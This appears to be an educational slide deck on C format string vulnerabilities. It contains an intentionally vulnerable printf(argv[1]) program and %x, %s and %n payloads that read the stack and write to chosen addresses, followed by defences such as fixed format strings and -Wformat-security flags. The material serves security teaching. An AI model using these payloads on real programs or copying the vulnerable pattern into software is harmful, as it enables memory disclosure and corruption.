
```
#include <stdio.h>

int main(int argc, char ** argv) {
    printf("Number of args : %d\n", argc) ;
    return 0 ;
}
```




# Exemple

## stack view




```
#include <stdio.h>
```

```
int main(int argc, char ** argv) {  
    printf("Number of args : %d\n", argc) ;  
    return 0 ;  
}
```



# Bug ?

stack view



```
#include <stdio.h>

int main(int argc, char ** argv) {
    printf("Number of args : %d\n") ;
    return 0 ;
}
```



# Vulnerable ?

```
#include <stdio.h>

int main(int argc, char ** argv) {
    printf(argv[1]) ;
    return 0 ;
}
```

```
$ ./test 12
12
$ ./test %x
ffffe6b8
$ ./test %n%n%n
Segmentation fault (core dumped)
```





Read the memory

Read the stack

*%X.%X.%X...*

Choose the adress to read

*\xef\xbe\xad\xde %x. ... %x%s*



# Write the memory

`%n`


*Print nothing and write the number of characters printed by printf to a variable*

`xxx%n`

*Store 3 somewhere*

`\xef\xbe\xad\xde %x.%x....%x.%x%n`

*0xdeadbeef will contains the number of written characters*




Clean code  
Avoid the problem

## Always define format strings

Never user inputs in first argument

## Avoid shortcuts

⚠️ `printf("%s", string) ≠ printf(string)`



# Defense in depth


a posteriori

## System configuration

*FormatGuard*

## Compilation options

*-Wformat -Wformat-nonliteral -Wformat-security  
-Wmissing-format-attribute*



Let's train  
narnia